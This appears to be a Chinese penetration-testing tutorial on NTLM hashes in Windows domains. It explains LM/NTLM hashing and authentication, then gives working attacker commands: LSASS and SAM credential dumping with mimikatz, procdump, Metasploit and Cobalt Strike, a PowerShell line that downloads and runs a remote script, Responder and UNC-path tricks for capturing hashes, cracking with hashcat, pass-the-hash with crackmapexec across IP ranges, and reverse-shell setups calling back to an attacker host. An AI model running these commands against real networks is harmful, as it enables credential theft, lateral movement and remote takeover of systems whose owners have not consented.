域渗透之 NTML-Hash

> 一、认识 Windows HASH 早期 SMB 协议在网络上传输明文口令。

早期 SMB 协议在网络上传输明文口令。后来出现”LAN Manager Challenge/Response”验证机制，简称 LM，它是如此简单以至很容易被破解。微软提出了 WindowsNT 挑战 / 响应验证机制，称之为 NTLM。现在已经有了更新的 NTLMv2 以及 Kerberos 验证体系。Windows 加密过的密码口令，我们称之为 hash（中文：哈希），Windows 的系统密码 hash 默认情况下一般由两部分组成：第一部分是 LM-hash，第二部分是 NTLM-hash。

NTLM-Hash 与 LM-Hash 算法相比，明文口令大小写敏感，但无法根据 NTLM-Hash 判断原始明文口令是否小于 8 字节，摆脱了魔术字符串 `KGS!@#$%` 。MD4 是真正的单向哈希函数，穷举做为数据源出现的明文，难度较大。问题在于，微软一味强调 NTLM-Hash 的强度高，却避而不谈一个事实，为了保持向后兼容性，NTLM-Hash 缺省总是与 LM-Hash 一起使用的。这意味着 NTLM-Hash 强调再高也是无助于安全的，相反潜在损害着安全性。增加 NTLM-Hash 后，首先利用 LM-Hash 的弱点穷举出原始明文口令的大小写不敏感版本，再利用 NTLM-Hash 修正出原始明文口令的大小写敏感版本

LM HASH

`LM HASH` 是一种较古老的 Hash，在 `LAN Manager` 协议中使用，非常容易通过暴力破解获取明文凭据。Vista 以前的 Windows OS 使用它，Vista 之后的版本默认禁用了 LM 协议，但某些情况下还是可以使用。

补充：

`Windows Vista` 和 `Windows Server 2008` 以前的系统还会使用 LM hash。LM hash 的生成方法本文暂不介绍。自 Vista 和 2008 开始，Windows 取消 LM hash，但某些工具的参数需要填写固定格式 `LM hash:NT hash`，可以将 LM Hash 填 0(LM hash 可以为任意值)，即 `00000000000000000000000000000000:NT hash`

NTLM HASH

`NTLM Hash (NT LAN Manager)` 是支持 `Net NTLM` 认证协议及 `本地认证` 过程中的一个重要参数。其长度为 32 位，由数字与字母组成。它的前身是 `LM Hash`，目前基本淘汰，两者相差不大，只是使用的加密算法不同。

本地认证：Windows 不存储用户的明文密码，它会将用户的明文密码经过加密后存储在 `SAM (Security Account Manager Database，安全账号管理数据库)` 中。SAM 文件的路径是 `%SystemRoot%\system32\config\sam`。在进行本地认证的过程中，当用户登录时，系统将用户输入的明文密码加密成 NTLM Hash，与 SAM 数据库中的 NTLM Hash 进行比较，从而实现认证。

> Note：类似的，在域环境下，DC (Domain Controller，域控制器) 中也存在这样的数据库 `AD (Account Database)`，位于 `ntds.dit` 文件

NTLM 是一种网络认证协议，与 NTLM Hash 的关系就是：NTLM 网络认证协议是以 NTLM Hash 作为根本凭证进行认证的协议。在本地认证的过程中，其实 就是将用户输入的密码转换为 NTLM Hash 与 SAM 中的 NTLM Hash 进行比较。

通常意义上的 `NTLM Hash` 指存储在 `SAM` 数据库及 `NTDS数据库` 中对密码进行 Hash 摘要计算后的结果，这类 Hash 可以直接用于 PTH，并且通常存在于 `LSASS` 进程中，便于 SSP 使用。

本地认证流程

```
winlogon.exe -> 接收用户输入 -> lsass.exe -> (认证)
```

首先，用户注销、重启、锁屏后，操作系统会让 winlogon 显示登录界面，也就是输入框， 接收输入后， 将密码交给 lsass 进程，这个进程中会存一份明文密码，将明文密码加密成 NTLM

Hash，对比 SAM 数据库中的 hash 进行验证。

- Windows Logon Process(即 winlogon.exe)，是 Windows NT 用户登 陆程序，用于管理用户登录和退出。
- LSASS 用于微软 Windows 系统的安全机 制。它用于本地安全和登陆策略。

在系统中，hash 格式是类似这样的：

```
ssooking:1001:AAD3B435B51404EEAAD3B435B51404EE:AFC44EE7351D61D00698796DA06B1EBF:::
Administrator:500:AAD3B435B51404EEAAD3B435B51404EE:32ED87BDB5FDC5E9CBA88547376818D4:::
```

NTLM-Hash 的生成

用户密码为 `test123`

转换成十六进制的格式为 `74657374313233`

转换成 Unicode 格式为 `74006500730074003100320033003300`

对字符串 `74006500730074003100320033003300` 以十六进制格式作 MD4 加密，结果为

`c5a237b7e9d8e708d8436b6148a25fa1`

注：

MD4 加密可使用工具 HashCalc，如下图

IBM 设计的 LM Hash 算法存在几个弱点，微软在保持向后兼容性的同时提出了自己的挑战响应机制，NTLM Hash 便应运而生。假设明文口令是 `123456` ，首先转换成 `Unicode` 字符串，与 LM Hash 算法不同，这次不需要添加 0 补足 14 字节

`123456` –> `310032003300340035003600` 。

> 从 `ASCII` 串转换成 Unicode 串时，使用 `little-endian(小端)` 序。0x80 之前的标准 ASCII 码转换成 Unicode 码，就是简单地从 0x?? 变成 0×00??。此类标准 ASCII 串按 little-endian 序转换成 Unicode 串，就是简单地在原有每个字节之后添加 0×00。

对所获取的 Unicode 串进行标准 MD4 单向哈希，无论数据源有多少字节，MD4 固定产生 128-bit 的哈希值，

16 字节 `310032003300340035003600` - 进行标准 MD4 单向哈希 –> `32ED87BDB5FDC5E9CBA88547376818D4` ，

就得到了最后的 NTLM Hash： `32ED87BDB5FDC5E9CBA88547376818D4`

实验环境下，测试服务器可以先关闭密码复杂性策略，设置一个简单的密码。

> gpedit.msc — 本地组策略编辑器 — 计算机配置 – windows 设置 – 安全设置 – 帐户策略 – 密码策略

后文以 Adminstrator NTML Hash 为例。明文密码为 `toor`

```
Administrator:500:AAD3B435B51404EEAAD3B435B51404EE:AFC44EE7351D61D00698796DA06B1EBF:::
```

NTLM 协议

NTLM 是除 `Kerberos` 之外的一种网络认证协议，只支持 Windows。它是一种基于质询 / 应答 (Challenge/Response) 消息交换模式的认证机制， 常用于工作组和域环境下 `登录场景的身份认证` 。

基于 NTML 协议的身份认证机制

NTML 网络认证采用质询 / 应答 (Challenge/Response) 模式进行数据交换，通过传输加密的 `Challenge/Response` 值并进行对比，从而验证用户身份。NTML 网络认证会使用用户密码的 Hash 作为密钥，来加密 `Challenge` ，用户只有在输对密码的情况下，才能够同样利用密码的 hash 进行解密。这样通过对比两端的计算结果来判断凭据是否有效，从而实现身份认证。这样的好处是，用户的密码不会在网络链路中传输，加密之后的 Challenge 值取代原本密码的作用进行对比验证，与传统传输密码的方式相比，具有较高的安全性。

通过交互过程中维护的 `凭证（credential）` ，包括域名、用户名、用户密码的 hash 串

> ps：域名信息会自动在数据包中携带，无需用户手动输入。

NTLM 的认证过程分为三步：协商、质询、验证：

- 协商：主要用于确认双方协议版本
- 质询：质询 / 应答 (Challenge/Response) 模式，用于消息交换

- 验证：验证身份合法性，通常由 Server 端或域控制器完成这个过程

NTML 的认证方式分为 `Interactive（交互式）` 和 `Noninteractive（非交互式）`：

`交互式验证`：交互式提供必要凭据，通常应用场景通常为登录，即用户要登录某台客户端。

`非交互式验证`：无需交互式提供凭据，在实际应用中，比如命令行直接指定用户名、密码的方式登录，再比如我们在客户端上使用 `net use` 命令去映射服务器上某个共享文件夹的方式，这些便属于属于非交互式认证。但非交互式认证的应用场景更多的是已登录某客户端的用户去请求另一台服务器的资源，或者为单点登录（SSO）的方式，即用户只需要登录一次即可访问所有相互信任的应用系统及共享资源。

```
net use x: \\17.10.0.10\$share /u:administrator password
```

NTML 认证机制在 `工作组` 环境下和在 `域环境` 下是不同的。

工作组和域宏观上都是一群计算机的集合，域中计算机的数量规模通常大于工作组内的计算机。在认证体系中，工作组和域的主要区别在于，工作组内的机器名义上虽然是属于一个集合，但是内部各计算机还是各自管理各自的，没有一个相对成熟的信任机制，工作组内各个计算机的关系依旧是 `点对点` 的。因此，在工作组环境下进行访问认证，仅涉及 Client 和 Server。我们使用的个人计算机，默认便处于 WORKGROUP 工作组环境下。

域是一个有安全边界的计算机集合，同一个域中的计算机通过 `共同的第三方信任机构` 建立信任关系，这个第三方信任机构角色由 `DC（Domain Controller，域控制器）` 担当。通俗来讲，域中的机器都信任域控制器，那么只要域控制器信任我们，我们就可以在域内获得对其他服务器的访问权限。在这种认证体系中涉及三方：Client、Server、DC 。

> 注意：在 Windows 域环境下涉及三方的访问认证场景中，即客户端想要访问服务器资源的情况下，采用 基于 Kerberos 协议的网络认证机制，NTML 认证机制参与认证过

> 程。此部分详细内容请参考 域渗透之 Kerberos 。

下面我们就来分别介绍一下在工作组和域环境下，基于 NTML 协议的网络认证机制的工作流程。以交互式为例。

工作组环境 NTML 认证流程

工作组中，涉及 Clinet、Server，流程如下：

- 用户访问客户端计算机并输入用户名和密码信息，尝试进行登录
- 客户端计算机对密码进行哈希处理并缓存密码 hash，丢弃实际的明文密码 (不存储)，然后将用户名发送到服务器，发起认证请求
- 服务器生成一个 16 字节的随机数，称为质询 (challenge) 或 *随机数 (nonce)* .aspx)，并将 *challenge* 发送给客户端
- 客户端使用缓存的用户密码的哈希值对此 *challenge* 进行加密，加密结果为 Response (响应)，然后将 Username、Challenge、Response `(Net-NTML hash)` 发送给服务器。
- 服务器使用 username 从 SAM 帐户数据库中检索用户密码的 hash，使用该 hash 来加密 challenge，并与客户端计算的响应值进行比较。如果它们相同，则验证成功。

域环境 NTML 认证流程

在域环境下多了域控制器的角色，微软给出的说明是这样的：

> 1. (Interactive authentication only) A user accesses a client computer and

1. (Interactive authentication only) A user accesses a client computer and provides a domain name, user name, and password. The client computes a cryptographic *hash* .aspx) of the password and discards the actual password.

2. The client sends the user name to the server (in *plaintext* .aspx)).

3. The server generates a 16-byte random number, called a *challenge* or *nonce* .aspx), and sends it to the client.

4. The client encrypts this challenge with the hash of the user's password and returns the result to the server. This is called the *response*.

5. The server sends the following three items to the domain controller:
    1. User name
    2. Challenge sent to the client
    3. Response received from the client

6. The domain controller uses the user name to retrieve the hash of the user's password from the Security Account Manager database. It uses this password hash to encrypt the challenge.

7. The domain controller compares the encrypted challenge it computed (in step 6) to the response computed by the client (in step 4). If they are identical, authentication is successful.

翻译过来流程大致如下：

1. 用户访问客户端计算机并输入用户名和密码信息，尝试进行登录

2. 客户端计算机对密码进行哈希处理并缓存密码 hash，丢弃实际的明文密码（不存储），然

2. 客户端计算机对密码进行哈希处理并缓存密码 hash，丢弃实际的明文密码 (不存储)，然后将用户名发送到服务器，发起认证请求

3. 服务器生成一个 16 字节的随机数，称为质询 (challenge) 或 *随机数 (nonce)* .aspx)，并将 *challenge* 发送给客户端

4. 客户端使用缓存的用户密码的哈希值对此 *challenge* 进行加密，加密结果为 Response (响应)，然后将 Username、Challenge、Response `(Net-NTML hash)` 发送给服务器

5. 服务器将 Username、Challenge、Response `(Net-NTML hash)` 发送给 DC (Domain Controller，域控制器)

6. DC 域控制器从 AD (Account Database，帐户数据库) 中检索该用户名，并提取用户密码的 NTML hash，使用该 hash 来加密 challenge，并且把这个值和客户端计算的响应值进行比较。如果它们相同，则验证成功。

1. 本地获取

在渗透测试中，通常可从 Windows 系统中的 `SAM` 文件和域控的 `NTDS.dit` 文件中获得用户 hash，通过读取 `lsass.exe` 进程能获得已登录用户的 NTLM hash。许多工具能够方便地为我们完成这些工作。但需要注意的是：

> 大部分这种本地抓取 hash 的工具都需要管理员权限

常用工具：

- QuarksPwDump
- Mimikatz

- ProDump
- Metasploit
- Cobaltstrike

QuarksPwDump

```
quarkspwdump.exe -dhl
```

Mimikatz

```
privilege::debug
sekurlsa::logonpasswords
```

更方便的 mimikatz 命令

```
mimikatz.exe "privilege::debug" "sekurlsa::logonpasswords full"
```

执行以下命令除了回显，还可以 dump 结果并将 hash 保存为 log 日志文件：

```
mimikatz.exe ""privilege::debug"" ""log sekurlsa::logonpasswords full"" exit
```

ProDump

`prodump` 是微软提供的一个命令行实用程序，用于监视应用程序并生成故障转储。我们可以用它先 dump 对方主机的 `LSASS` 内存文件，然后在自己主机用 `mimikatz` 等工具进行处理。这种方式的好处是可以避免被查杀。先转储 `LSASS` 内存文件：

```
procdump.exe -accepteula -ma lsass.exe lsass.dmp
```

然后本地用 `mimikatz` 对 `LSASS` 内存文件进行破解：

```
mimikatz.exe "sekurlsa::minidump lsass.dmp"
sekurlsa::logonpasswords
```

类似 `ProDump` 的工具还有：fgdump、pwdump、cachedump 等。利用 powershell 也能够像 `Prodump` 一样转储 lsass 文件：

```
powershell IEX (New-Object Net.WebClient).DownloadString('https://raw.githubusercontent.com/mattifestation/PowerSploit/master/Exfiltration/Out-Minidump.ps1'); "Get-Process lsass | Out-Minidump"
```

Metasploit

首先需要获取 `SYSTEM` 权限

```
meterpreter > getuid
meterpreter > getsystem
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
```

在 `metasploit` 中利用 `mimikatz` 获取 hash

```
meterpreter > load mimikatz
meterpreter > mimikatz_command -f samdump::hashes
```

`metasploit` 提供的抓取 hash 的一些模块：

```
meterpreter > run post/windows/gather/hashdump
meterpreter > run post/windows/gather/smart_hashdump
```

`smart_hashdump` 模块会把 dump 的 hash 文件保存在 `/root/.msf4/loot` 目录下，并且该模块一定程度上能够绕过 `windows UAC` 。

顺便介绍一些能够直接获取明文密码的模块命令：

```
meterpreter > load mimikatz
meterpreter > wdigest  (kerberos)

meterpreter > mimikatz_command -f samdump::hashes
meterpreter > mimikatz_command -f sekurlsa::searchPasswords

meterpreter>load kiwi
meterpreter> creds_wdigest
```

Cobaltstrike

```
beacon> getuid
beacon> powershell-import /root/powershell/Get-PassHashes.ps1
beacon> powershell Get-PassHashes
```

读取 hash，需要 administer 权限 (右击目标主机—`Access` – `hashdump`)

```
beacon> wdigest //读取信息
beacon> hashdump
```

运行 mimikatz(右击目标主机— `Access` – `RUN mimikatz`)

```
beacon> logonpasswords
```

右击受害者主机—access–hashdump

```
beacon> powershell-import /root/powershell/Inveigh/Inveigh.ps1
```

```
beacon> powershell Invoke-Inveigh -ConsoleOutput Y -FileOutput Y -NBNS Y -mDNS Y -LLMNR Y -
HTTP Y -PROXY Y
```

2. 网络欺骗

通常我们采用网络欺骗技术，配合受害者交互的方式窃取到是 Net-NTLM Hash。这类 hash 并不能直接用于 `pass-the-hash` 攻击，但可以通过暴力破解的方式来获取明文密码。关于更多获取 `Net-NTML HASH` 的技巧，可以参考

常用工具：

- Responder
- Metasploit

Responder

`responder` 可以伪造服务，对相关请求进行响应。开启命令：

```
responder -I eth0
```

实战环境下，我们应该修改 `/etc/responder/Responder.conf` 配置文件，关闭其中的一些不必要的服务，从而减少网络流量，并产生针对性日志，如：


```
; Servers to start
SQL = Off
SMB = On
Kerberos = On
FTP = Off
POP = Off
SMTP = Off
IMAP = Off
```

```
HTTP = On
HTTPS = On
DNS = On
LDAP = On
```


针对测试而言，我们还可以设置 `Challenge` 值，以便观察流量格式：

```
Challenge = 1122334455667788
```

开启监听后，当用户进行了交互，如在资源管理器中以 `UNC` 路径形式访问伪造的服务器：



此时会弹出虚假认证界面，此时无论受害者是否输入凭据，我们都已经获取了 `NET NTML Hash` 。 `responder` 默认会将日志保存在 `/usr/share/responder/logs` 下，hash 记录文件以 `HTTP-NTLMv2` `SMBv2-NTLMv2` 等前缀开头。



在渗透测试中，我们还可以通过其他技巧获取 `Net-NTML Hash` ，如：

- 命令执行： `regsvr32` 、 `powershell` 等
- 钓鱼文档：doc、docx、pdf

- 后门设置：

例：

```
regsvr32 /s /u /i://17.10.0.1/@abc hello.dll

powershell -c "Invoke-Item \\17.10.0.1\aa"
powershell -nop -exec bypass -c "Invoke-Item \\17.10.0.1\aa"
Invoke-Item \\192.168.0.1\aa


Get-Content \\192.168.0.1\aa
Start-Process \\192.168.0.1\aa
```

3. 其他技巧

还有许多其他 `Credential Dumping` 姿势，可以参考：

dumping-domain-password-hashes

Places of Interest in Stealing NetNTLM Hashes 及译文 花式窃取 NetNTLM 哈希的方法

在拿到 hash 之后，我们一般会考虑破解出 hash 明文密码，或者利用 `pass-the-hash` 技术在无需明文密码的情况下进行特权操作。

1. 解密 Hash

在线解密

下面是一些提供在线解密的站点：


- https://www.cmd5.com/
- https://crack.sh/get-cracking/
- http://hashcrack.com/index.php
- http://cracker.offensive-security.com/index.php
- http://www.objectif-securite.ch/en/ophcrack.php

本地破解

我们还可以使用 `john` 、 `hashcat` 等工具，通过 hash 表、字典等进行本地破解。当工具内置的 hash 字典无法成功破解时，我们可以使用自己搜集的字典文件，或者利用社工等方法针对性生成 hash 字典。

John

```
john HTTP-NTLMv2-17.10.0.10.txt
```



Hashcat

使用 `hashcat -h` 命令查看帮助，必要的参数有：

`-m` hash 类型

```
LM: 3000
NTLM: 1000
NetNTLMv1: 5500
NetNTLMv2: 5600
```

NTLMv1 的格式为：

```
username::hostname:LM response:NTLM response:challenge
```

构造后的数据如下：

```
log1::WIN-BH7SVRRDGVA:fec9b082080e34ba0000000000000000000000000000000:51acb9f9909f0e3c4254
c332f5e302a38429c5490206bc04:8d2da0f5e21e20ee
```

Hashcat 参数如下：

```
hashcat -m 5500 log1::WIN-BH7SVRRDGVA:fec9b082080e34ba0000000000000000000000000000000:51ac
b9f9909f0e3c4254c332f5e302a38429c5490206bc04:8d2da0f5e21e20ee /tmp/password.list -o found.t
xt --force
```

下面，使用 Hashcat 对该 Net-NTLM hash 进行破解。NTLMv2 的格式为：

```
username::domain:challenge:HMAC-MD5:blob
```

> 值得一提的是，在真实渗透环境下，由于密码复杂度限制，一般我们获取到的 `NTML-HASH` 很难直接破解出明文密码，这种情况下我们需要采用其他技术继续进行横向渗透。

2.Pass-The-Hash

哈希传递是能够在不需要账户明文密码的情况下完成认证的一个技术。渗透中当我们获取不到明文密码，或者破解不了 NTLM Hash 的情况下，哈希传递攻击能够使我们利用这些哈希继续进行横向渗透。

常用 `Pass-The-Hash` 工具：

- Crackmapexec
- Mimikatz
- smbmap
- smbexec
- metasploit
- cobaltstrike

Crackmapexec

1. 安装 crackmapexec

```
apt-get install crackmapexec
(pip install crackmapexec)
```

2. 使用 crackmapexec

```
cme smb -h
```

批量扫描探测命令：

```
cme smb 17.10.0.10/24
cme smb 17.10.0.10 -u administrator -H hash.txt
cme smb 17.10.0.100-200 -u administrator -H AFC44EE7351D61D00698796DA06B1EBF
```

执行命令：

```
cme smb 17.10.0.10  -u administrator -p toor(明文密码) -x whoami
cme smb 17.10.0.10  -u administrator -H afc44ee7351d61d00698796da06b1ebf -x whoami
```

其他参数

```
--shares    #枚举共享和访问权限
--sessions    #枚举活动会话
--disks       #枚举磁盘
--sam         #dump目标系统中的SAM哈希值
--loggedon-users    #枚举登录用户
--users [USER]        #枚举域用户(如果指定了用户只查询其信息)
--groups [GROUP]        #枚举域组(如果指定了组其成员被列举)
--local-groups [GROUP]  #如果指定了组则枚举本地组其成员被列举
--local-groups [GROUP]    #枚举本地组，如果指定了组，则枚举其成员
-x COMMAND                #执行指定的命令
-X PS_COMMAND             #执行指定的PowerShell命令

-L, --list-modules    #列出可用的拓展功能模块
--options    #查看模块选项
-M MODULE, --module MODULE     #使用拓展功能模块
-o MODULE_OPTION [MODULE_OPTION ...] #设置模块选项
```

GETSHELL

利用拓展功能模块，我们可以方便地 getshell。我们可以使用 `cme smb -L` 命令查看所有

`moudules`，对应的物理路径为：

```
/usr/local/lib/python2.7/dist-packages/crackmapexec-4.0.1.dev0-py2.7.egg/cme/modules
```

其中提供的 `met_inject.py` 模块可以使目标下载执行 `Meterpreter stager`，我们先来看下模块需要的参数：

```
$ cme smb -M met_inject --options
[*] met_inject module options:

    LHOST    IP hosting the handler
    LPORT    Handler port
    PAYLOAD  Payload to inject: reverse_http or reverse_https (default:reverse_https)
    PROCID   Process ID to inject into (default: current powershell process)
```

这是一个 `http` 或 `https` 的反弹 shell，我们使用默认的 `reverse_https`，提供需要的 `LHOST` 和 `LPORT` 的参数即可：

```
cme smb 17.10.0.10-150 -u administrator -H AFC44EE7351D61D00698796DA06B1EBF -M met_inject -
o LHOST=17.10.0.1 LPORT=9999
```

命令的意思是通过 pass-the-hash 批量攻击 `17.10.0.10-17.10.0.150` 网段的主机，并使其执行 meterpreter 的 https 反弹 shell。


笔者测试时遇到问题，无法用 `met_inject.py` 模块正常 getshell，不知道什么原因。因此选择直接通过命令执行 getlshell。利用 metasploit 的 `web_delivery` 模块：

```
use exploit/multi/script/web_delivery
set payload windows/x64/meterpreter/reverse_tcp
set LHOST 17.10.0.1
set LPORT 9999
set target 3
run
[*] Exploit running as background job 0.
[*] Started reverse TCP handler on 17.10.0.1:9999
```

```
[*] Started reverse TCP handler on 17.10.0.1:9999
[*] Using URL: http://0.0.0.0:8080/1KZkey
[*] Local IP: http://10.204.146.152:8080/1KZkey
[*] Server started.
